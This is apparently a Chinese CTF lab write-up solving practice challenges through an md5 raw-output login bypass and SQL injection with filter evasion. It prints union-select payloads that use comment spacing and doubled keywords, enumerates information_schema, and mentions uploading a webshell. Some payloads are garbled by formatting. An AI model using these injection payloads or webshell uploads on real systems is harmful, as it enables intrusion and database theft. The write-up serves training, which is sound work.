
第一次CTF【后台登录、简单的sql注入之、简单的sql注入之2、猫抓老鼠、i春秋 文件上传】

原创

汉堡阿汉堡 于 2019-05-14 16:42:22 发布 2334 收藏 3

后台登录

http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php



根据md5($password,true)最后要得到原始二进制字符串，要含有or，在or的两边要有单引号，使它变成password='xxx' or 'xxx'的形式，那么可以根据32位16进制的字符串来查找'or'对应的16进制是276f7227，所以我们的目标就是要找一个字符串取32位16进制的md5值里带有276f7227这个字段的，在276f7227这个字段后面紧跟一个数字，除了0，1-9，对应的asc码值是49-57，转化为16进制就是31-39，也就是含有276f7227+（31-39）这个字段，就可以满足要求。比如
276f722736c95d99e921722cf9ed621c
正是ffifdyop的md5转义。或许刚开始就有人注意到了ffifdyop.php很特别，其实这也算是也给个提示，因为从上述自己的想法中设定的md5加密后的字符很难得到解密。所以这算是福利，直接把ffifdyop提交即可！掌握md5中'or'绕过是这道题的考点。


Web题的一般操作就是查看页面源码，直接Ctrl+U打开源码查看。
这段PHP代码的意思大概是用输入经过md5加密后的密码和admin用户名查询，结果等于sql，然后看数据库中是否存在sql。
$ sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
这句话的意思就是密码被加密了，但是我们可以注入绕过啊，只要一字符串的md5恰好能够产生如'or '之类的注入语句，就可以进行注入了，但是emmm…好像有点不那么容易找啊。
但是我们可以注意一下这个题目的url，不觉得这个ffifdyop.php的命名方式很奇怪吗，根本不符合一般的命名规则，直接输入测试一波，成功得到flag。- - 这样也可以解题。。。
有时候真的需要细心依旧大胆推测，以及更大的脑洞。

出来了


简单的sql注入

http://ctf5.shiyanbar.com/423/web/


输入1‘
返回错误



输入 1’ and 1=1#
不对



换or试一试 用 1’ or ‘1’=‘1
出现所有数据，但是and不行，所以估计是and被过滤了 看看是不是被过滤了 双写一下 1’ andand ‘1’='1



输入两个and 结果只出现一个and ，确定and是被过滤了,而且后面那个空格也过滤了
没事，这里想到用**// 绕过过滤，用union**
1’//union**//select//**schema_name**//from//**information_schema.schemata**//where//**‘1’=‘1

name: information_schema

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: test

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: web1

接下来爆表名

1'/**union**/select/**table_name**/from/**information_schema.tables**/where/**'1'='1**

flag

到底过滤了什么东西？

提交查询内容

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: CHARACTER_SETS

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: COLLATIONS

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: COLUMNS

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: COLUMN_PRIVILEGES

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: ENGINES

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_CMPMEM

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_CMP

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_LOCKS

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_CMPMEM_RESET

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_CMP_RESET

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: INNODB_BUFFER_PAGE_LRU

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: admin

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: flag

ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: web_1


得到表名 flag

得到表名 flag

接下来爆字段名

1’//union//**select**//column_name//**from**//information_schema.coluinformation_schema.columnsmns//**where**//table_name=‘flag

报错




把information_schema.coluinformation_schema.columnsmns 给我过滤了，这里用双写，但是双写发现也会被过滤，可以啊，那我把一部分写在中间

1’//**union**//select//**column_name**//from//**information_schema.coluinformation_schema.columnsmns**//where//**table_name=‘flag**

结果还是报错，可能是起那面column_name也过滤了 ，这里把column_name也双写

1’//union//**select**//column_nacolumn_nameme//**from**//information_schema.coluinformation_schema.columnsmns//**where**//table_name=‘flag



这里出现字段名flag。

接下来直接 1’//**union**//select//**flag**//from//**flag**//where/**/‘1’='1

拿到flag

简单的sql注入之2

http://www.shiyanbar.com/ctf/1908

用前两句一样可以拿到库名和表明，只是第三句爆字段名的时候不用双写

1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag

也可以拿到表明和字段名 也是flag 和flag

1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1

猫抓老鼠

http://ctf5.shiyanbar.com/basic/catch/

i春秋 文件上传

上传个一句话木马文件，查看源码 就出来了